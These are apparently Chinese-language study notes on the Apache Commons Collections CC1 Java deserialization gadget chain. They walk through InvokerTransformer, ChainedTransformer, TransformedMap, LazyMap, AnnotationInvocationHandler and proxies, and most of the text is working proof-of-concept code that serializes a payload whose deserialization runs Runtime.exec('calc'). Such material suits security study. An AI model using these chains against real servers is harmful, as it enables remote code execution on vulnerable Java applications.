CC链1

- CC链的前提是序列化和反序列化
- CC链的原理就是利用反射获取类，放到readObject方法中

Transform接口

- Transformer是一个接口类，提供了一个对象转换方法transform（接收一个对象，然后对对象作一些操作并输出）

```
package org.apache.commons.collections;

public interface Transformer {
    Object transform(Object var1);
}
```


- 该接口的重要实现类有：`ConstantTransformer`、`invokerTransformer`、`ChainedTransformer`、`TransformedMap`

ConstantTransformer

- 作用：获取class对象，关键是调用transform方法，其实就是包装任意一个对象，在执行回调时返回这个对象，进而方便后续操作
- ConstantTransformer是实现了Transformer接口的一个类，它的过程就是在构造函数的时候传入一个对象，并在transform方法将这个对象再返回

```
package org.example;
import org.apache.commons.collections.functors.ConstantTransformer;

//作用：获取一个类的对象
public class TestConstantTransformer {
      public static void main(String[] args) {
            ConstantTransformer constantTransformer = new
ConstantTransformer(Runtime.class);//通过ConstantTransformer这个方法来进行获取
Runtime.class
            //相当于是你传入Runtime.class 下面就会返回这个类，传入什么返回什么
            Object transform = constantTransformer.transform("null");
            System.out.println(transform);
            System.out.println(transform.getClass().getName());
    }
}
```



InvokeTransformer

- 把一个对象转换为另一个对象，InvokerTransformer是实现了Transformer接口的一个类，这个类可以用来执行任意方法，这也是反序列化能执行任意代码的关键
- 他最常用的构造方法需要传递三个参数
  - 第一个是methodNmae，是待执行的方法名
  - 第二个是函数的参数列表的参数类型
  - 第三个是方法参数列表
- 举例：`methodName:"exec",new Class[]{String.class},new Object[]{cmd}`
- 它的transform方法，就是该类接收一个对象，获取该对象的名称（通过ConstantTransformer），然后调用invoke方法传入三个参数，方法值，参数类型，参数都是可控的

```
public Object transform(Object input) {
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(this.iMethodName, this.iParamTypes);
            return method.invoke(input, this.iArgs);
        } catch (NoSuchMethodException var4) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass()
        } catch (IllegalAccessException var5) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass()
        } catch (InvocationTargetException var6) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass()
        }
    }
```

- 可控：构造方法

```
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    this.iMethodName = methodName;
    this.iParamTypes = paramTypes;
    this.iArgs = args;
}
```

- 举例

```
package org.example;
import org.apache.commons.collections.functors.InvokerTransformer;

public class TestInvokerTransformer {
      public static void main(String[] args) {
            Runtime runtime = Runtime.getRuntime();
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]
{"calc"}).transform(runtime);
      }
}
```

- `InvokerTransformer`类中的`transform`方法传入`Runtime`实例，同时通过构造方法传入了`exec`方法以及需要的参数类型`String.class`和参数值`calc`，通过 transform 方法中的反射调用，成功弹出计算器

ChainedTransformer

- ChainedTransformer也是实现了Transformer接口的一个类，它的作用是将内部的多个Transformer串在一起。通俗来说就是，前一个回调返回的结果，作为后一个回调的参数传入
- 当传入的参数是一个数组的时候，就开始循环读取，对每个参数调用`transform`方法，从而构造出一条链
- 它赋值时会传入一个要调用方法的数组，然后将传入的方法链式（前一个的输出作为后一个的输入）调用

```
public ChainedTransformer(Transformer[] transformers) {
    this.iTransformers = transformers;
}

public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```

- 多个`Transformer`串起来，形成`ChainedTransformer`，当触发时，`ChainedTransformer`可以按顺序调用一系列的变换
- `ConstantTransformer` --> 把一个对象转换为常量，并返回——获取到了Runtime.class
- `InvokerTransformer` --> 通过反射，返回一个对象——反射获取执行方法加入参数
- `ChainedTransformer`-->执行链式的`Transformer`方法——将反射包含的数组进行链式调用，从而连贯起来

- 然后需要一个对象能够接收`ChainedTransformer`方法——`TransformedMap`

TransformedMap

- TransformedMap用于对Java标准数据结构Map做一个修饰，被修饰过的Map在添加新的元素时，将可以执行一个回调
- TransformedMap在转换Map的新元素时，就会调用`transform`方法，这个过程就类似在调用一个”回调函数“，这个回调的参数是原始对象
- 通过下面这行代码对innerMap进行修饰，传出的outerMap即是修饰的Map

```
Map outerMap = TransformedMap.decorate(innerMap, keyTransformer,valueTransformer);
```

- `TransformedMap`中`checkSetValue`中调用了`transform`方法

```
protected Object checkSetValue(Object value) {
    return this.valueTransformer.transform(value);
}
```

- 因为构造方法是`protected`方法，可以找到在该类中调用它的方法`decorate`

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

- `ChainedTransformer`是一个转换链，`TransformedMap`类提供将`map`和转换链绑定的构造函数，只需要添加数据至map中就会自动调用这个转换链，执行payload
- 可以把触发条件从显性的调用转换链的transform函数，延伸到修改map的值，很明显后者是一个常规操作，极有可能被触发

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

- `Transformer`实现类分别绑定到`map`的`key`和`value`上，当`map`的`key`或`value`被修改时，会调用对应`Transformer`实现类的`transform()`方法
- 可以把`chainedtransformer`绑定到一个`TransformedMap`上，当此map的key或value发生改变时（调用`TransformedMap`的`setValue/put/putAll`中的任意方法），就会自动触发`chainedtransformer`

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
```

```
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;

public class TestTransformedMap {
      public static void main(String[] args) {
            String cmd = "calc.exe";
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(Runtime.class),
                        new InvokerTransformer("getMethod", new Class[]{
                                    String.class, Class[].class}, new Object[]{
                                    "getRuntime", new Class[0]}
                        ),
                        new InvokerTransformer("invoke", new Class[]{
                                    Object.class, Object[].class}, new Object[]{
                                    null, new Object[0]}
                        ),
                        new InvokerTransformer("exec", new Class[]{String.class}, new
                                    Object[]{cmd})
            };
            // 创建ChainedTransformer调用链对象
            Transformer transformedChain = new ChainedTransformer(transformers);
            //创建Map对象
            Map map = new HashMap();
            map.put("value", "value");
            // 使用TransformedMap创建一个含有恶意调用链的Transformer类的Map对象
            Map transformedMap = TransformedMap.decorate(map, null,
                        transformedChain);
            // transformedMap.put("v1", "v2");// 执行put也会触发transform
            // 遍历Map元素，并调用setValue方法
            for (Object obj : transformedMap.entrySet()) {
                  Map.Entry entry = (Map.Entry) obj;
                  // setValue最终调用到InvokerTransformer的transform方法,从而触发Runtime
命令执行调用链
                  entry.setValue("test");
            }
            System.out.println(transformedMap);
      }
}
```

- `TransformedMap`的条件
  - 实现了`java.io.Serializable`接口
  - 并且可以传入我们构建的`TransformedMap`对象
  - 调用了`TransformedMap`中的`setValue/put/putAll`中的任意方法一个方法的类

cc1（p牛简化版）

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;
public class CommonCollections11 {
      public static void main(String[] args) throws Exception {
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(Runtime.getRuntime()),
                        new InvokerTransformer("exec", new Class[]{String.class},
                                    new Object[]{"calc"}),
                };
            Transformer transformerChain = new
                        ChainedTransformer(transformers);
            Map innerMap = new HashMap();
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
            outerMap.put("test", "xxxx");
      }
}
```

- 创建了一个`ChainedTransformer`，其中包含两个`Transformer`：
  - 第一个是`ConstantTransformer`，直接返回当前环境的`Runtime`对象；
  - 第二个是`InvokerTransformer`，执行`Runtime`对象的`exec`方法，参数是`calc`
- 这个`transformerChain`只是一系列回调，需要用其来包装`innerMap`，使用的前面说到的`TransformedMap.decorate`

```
Map innerMap = new HashMap();
Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
```

- 向Map中放入一个新元素即可触发回调

```
outerMap.put("test", "xxxx")
```

AbstractInputCheckedMapDecorator

- `TransformedMap`中的`checkSetValue`中调用了`transform`方法，看哪个方法调用了`checkSetValue`方法，只有一处调用，`setValue`方法调用了`checkSetValue`
- `MapEntry`中的`setValue`方法其实就是`Entry`中的`setValue`方法，他这里重写了`setValue`方法，`TransformedMap`接受`Map`对象并且进行转换是需要遍历`Map`的，遍历出的一个键值对就是`Entry`，所以当遍历`Map`时，`setValue`方法也就执行了
- 因此可以通过遍历Map来触发代码的执行

```
package org.example;

import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;

public class TestCheckedMapDecorator {
      public static void main(String[] args) {
            Runtime runtime = Runtime.getRuntime();
            InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new
Class[]{String.class}, new Object[]{"calc"});

            // 以下步骤就相当于 invokerTransformer.transform(runtime);
            HashMap<Object, Object> map = new HashMap<>();
            map.put("key","value");

            Map<Object,Object> transformedMap = TransformedMap.decorate(map, null,
invokerTransformer);

            // 遍历Map——checkSetValue(Object value)只处理了value,所以我们只需要将
runtime传入value即可
            for (Map.Entry entry:transformedMap.entrySet()){
                  entry.setValue(runtime);
            }
     }
}
```

AnnotationInvocationHandler

- 上面的漏洞触发条件是需要服务端把传入的序列化内容反序列化为`map`，并对值进行修改
- 触发这个漏洞的核心，在于我们需要向Map中加入一个新的元素，在demo中，可以手工执行`outerMap.put("test", "xxxx");`来触发漏洞，但在实际反序列化时，需要找到一个类，它在反序列化的`readObject`逻辑里有类似的写入操作

- 完美的反序列化漏洞还需要一个`readobject`复写点，只要服务端执行了`readObject`函数就等于命令执行，在jdk1.7中就存在一个完美的`readobject`复写点的类`sun.reflect.annotation.AnnotationInvocationHandler`
- 在8u71以前的版本，`AnnotationInvocationHandler`中的`readObject`调用了`setValue`方法

```
    private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        s.defaultReadObject();

        // Check to make sure that types have not evolved incompatibly

        AnnotationType annotationType = null;
        try {
            annotationType = AnnotationType.getInstance(type);
        } catch(IllegalArgumentException e) {
            // Class is no longer an annotation type; time to punch out
            throw new java.io.InvalidObjectException("Non-annotation type
in annotation serial stream");
        }

        Map<String, Class<?>> memberTypes = annotationType.memberTypes();

        // If there are annotation members without values, that
        // situation is handled by the invoke method.
        for (Map.Entry<String, Object> memberValue :
memberValues.entrySet()) {
            String name = memberValue.getKey();
            Class<?> memberType = memberTypes.get(name);
            if (memberType != null) {  // i.e. member still exists
                Object value = memberValue.getValue();
                if (!(memberType.isInstance(value) ||
                      value instanceof ExceptionProxy)) {
                    memberValue.setValue(
                        new AnnotationTypeMismatchExceptionProxy(
                            value.getClass() + "[" + value +
"]").setMember(
                                annotationType.members().get(name)));
                }
            }
        }
    }
```

- `memberValues`就是反序列化后得到的`Map`，也是经过了`TransformedMap`修饰的对象，这里遍历了它的所有元素，并依次设置值，在调用`setValue`设置值的时候就会触发`TransformedMap`里注册的`Transform`，进而执行任意代码
- 构造POC的时候，创建一个`AnnotationInvocationHandler`对象，并将前面构造的`HashMap`设置进来：

```
Class<?> clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> construct = clazz.getDeclaredConstructor(Class.class, Map.class);
construct.setAccessible(true);
```

- 因为`sun.reflect.annotation.AnnotationInvocationHandler`是一个内部类，不能直接使用new来实例化，使用反射获取到它的构造方法，并将其设置成外部可见的，再调用就可以实例化了
- 在`AnnotationInvocationHandler:readObject`的逻辑中，有一个`if`语句对`var7`进行判断，只有在其不是null的时候才会进入里面执行setValue，否则不会进入也就不会触发漏洞
- 条件：
    - `sun.reflect.annotation.AnnotationInvocationHandler`构造函数的第一个参数必须是`Annotation`的子类，且其中必须含有至少一个方法，假设方法名是X
    2. 被`TransformedMap.decorate`修饰的Map中必须有一个键名为X的元
- 这也解释了为什么我前面用到`Retention.class`，因为`Retention`有一个方法，名为`value`，所以，为了再满足第二个条件，需要给Map中放入一个`Key`是`value`的元素

```
innerMap.put("value", "xxxx");
```

- 利用代码：

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections.map.TransformedMap;

import java.io.*;
import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import java.util.HashMap;
import java.util.Map;

public class TestCheckedMapDecorator {
      public static void main(String[] args) throws IOException, ClassNotFoundException,
InvocationTargetException, InstantiationException, IllegalAccessException,
NoSuchMethodException {
            //1.客户端构建攻击代码
            //此处构建了一个transformers的数组，在其中构建了任意函数执行的核心代码
```

```
            Transformer[] transformers = new Transformer[] {
                    new ConstantTransformer(Runtime.class),
                    new InvokerTransformer("getMethod", new Class[] {String.class,
Class[].class }, new Object[] {"getRuntime", new Class[0] }),
                    new InvokerTransformer("invoke", new Class[] {Object.class,
Object[].class }, new Object[] {null, new Object[0] }),
                    new InvokerTransformer("exec", new Class[] {String.class }, new
Object[] {"calc.exe"})
            };
            //将transformers数组存入ChaniedTransformer这个继承类
            Transformer transformerChain = new ChainedTransformer(transformers);

            //创建Map并绑定transformerChain
            Map innerMap = new HashMap();
            innerMap.put("value", "value");
            //给予map数据转化链
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
            //反射机制调用AnnotationInvocationHandler类的构造函数
            Class cl =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
            Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
            //取消构造函数修饰符限制
            ctor.setAccessible(true);
            //获取AnnotationInvocationHandler类实例
            Object instance = ctor.newInstance(Target.class, outerMap);

            //payload序列化写入文件，模拟网络传输
            FileOutputStream f = new FileOutputStream("payload.bin");
            ObjectOutputStream fout = new ObjectOutputStream(f);
            fout.writeObject(instance);

            //2.服务端读取文件，反序列化，模拟网络传输
            FileInputStream fi = new FileInputStream("payload.bin");
            ObjectInputStream fin = new ObjectInputStream(fi);
            //服务端反序列化
            fin.readObject();
    }
}
```

LazyMap

- `LazyMap`和`TransformedMap`类似，都来自于`Common-Collections`库，并继承`AbstractMapDecorator`

- `LazyMap`的漏洞触发点和`TransformedMap`唯一的差别是，`TransformedMap`是在写入元素的时候执行`transform`，而`LazyMap`是在其`get`方法中执行的`factory.transform`，`LazyMap`的作用是“懒加载”，在`get`找不到值的时候，它会调用`factory.transform`方法去获取一个值：
- 这里使用的map类是`LazyMap`类，因为里面的get方法正好符合put去调用transform的情况

```
    public Object get(Object key) {
        if (!this.map.containsKey(key)) {
            Object value = this.factory.transform(key);
            this.map.put(key, value);
            return value;
        } else {
            return this.map.get(key);
        }
    }
}
```

- 借助`AnnotationInvocationHandler`类，通过`AnnotationInvocationHandler`类的构造方法将`LazyMap`传递给`memberValues`，也就是说我们要获得`AnnotationInvocationHandler`的构造器
- `AnnotationInvocationHandler`中的`invoke`方法调用了`get`方法，通过反射将代理对象`ProxyMap`传给`AnnotationInvocationHandler`的构造方法

```
public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else if (var5.length != 0) {
        throw new AssertionError( detailMessage: "Too many parameters for an annotation method");
    } else {
        switch (var4) {
            case "toString":
                return this.toStringImpl();
            case "hashCode":
                return this.hashCodeImpl();
            case "annotationType":
                return this.type;
            default:
                Object var6 = this.memberValues.get(var4);
                if (var6 == null) {
                    throw new IncompleteAnnotationException(this.type, var4);
                } else if (var6 instanceof ExceptionProxy) {
                    throw ((ExceptionProxy)var6).generateException();
                } else {
                    if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
                        var6 = this.cloneArray(var6);
                    }

                    return var6;
                }
        }
```

- 利用Java的对象代理可以调用到`AnnotationInvocationHandler#invoke`

Java对象代理

- 作为一门静态语言，如果想劫持一个对象内部的方法调用，实现类似PHP的魔术方法`__call`，我们需要用到`java.reflect.Proxy`：

```
Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[]
{Map.class}, handler);
```

- `Proxy.newProxyInstance`的第一个参数是`ClassLoader`，用默认的即可，第二个参数是需要代理的对象集合，第三个参数是一个实现了`InvocationHandler`接口的对象，里面包含了具体代理的逻辑
- 举例：

```
package org.example.InvocationHandler;

import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.util.Map;
public class ExampleInvocationHandler implements InvocationHandler {
      protected Map map;
      public ExampleInvocationHandler(Map map) {
            this.map = map;
      }
      @Override
      public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
            if (method.getName().compareTo("get") == 0) {
                  System.out.println("Hook method: " + method.getName());
                  return "Hacked Object";
            }
            return method.invoke(this.map, args);
      }
}
```


- `ExampleInvocationHandler`类实现了`invoke`方法，作用是在监控到调用的方法名是get的时候，返回一个特殊字符串`Hacked Object`
- 在外部调用`ExampleInvocationHandler`：

```
package org.example.InvocationHandler;

import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
public class App {
      public static void main(String[] args) throws Exception {
            InvocationHandler handler = new ExampleInvocationHandler(new HashMap());
```

```
            Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new
Class[] {Map.class}, handler);
            proxyMap.put("hello", "world");
            String result = (String) proxyMap.get("hello");
            System.out.println(result);
        }
}
```

- 运行结果：



- 回看`sun.reflect.annotation.AnnotationInvocationHandler`，会发现这个类就是一个`InvocationHandler`，如果将这个对象用Proxy进行代理，那么在`readObject`的时候，只要调用任意方法，就会进入到`AnnotationInvocationHandler#invoke`方法中，进而触发`LazyMap#get`
- 使用LazyMap构造利用链：

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
public class CC1LazyMap {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {
                        String.class,
```

```
                                Class[].class }, new Object[] { "getRuntime",
                                new Class[0] }),
                        new InvokerTransformer("invoke", new Class[] {
                                Object.class,
                                Object[].class }, new Object[] { null, new
                                Object[0] }),
                        new InvokerTransformer("exec", new Class[] { String.class }, new
String[] { "calc" }),
                };
                Transformer transformerChain = new ChainedTransformer(transformers);
                Map innerMap = new HashMap();
                //使用LazyMap替换TransformedMap
                Map outerMap = LazyMap.decorate(innerMap, transformerChain);
                //对 sun.reflect.annotation.AnnotationInvocationHandler 对象进行Proxy
                Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
                Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
                construct.setAccessibl(true);
                InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);
                Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new
Class[] {Map.class}, handler);
                //代理后的对象叫做proxyMap，但不能直接对其进行序列化，因为入口点是
                //sun.reflect.annotation.AnnotationInvocationHandler#readObject ，所以还需要
再用
                //AnnotationInvocationHandler对这个proxyMap进行包裹
                handler = (InvocationHandler) construct.newInstance(Retention.class,
proxyMap);
                ByteArrayOutputStream barr = new ByteArrayOutputStream();
                ObjectOutputStream oos = new ObjectOutputStream(barr);
                oos.writeObject(handler);
                oos.close();
                System.out.println(barr);
                ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
                Object o = (Object)ois.readObject();
        }
}
```

- 也是存在版本限制的，<8u71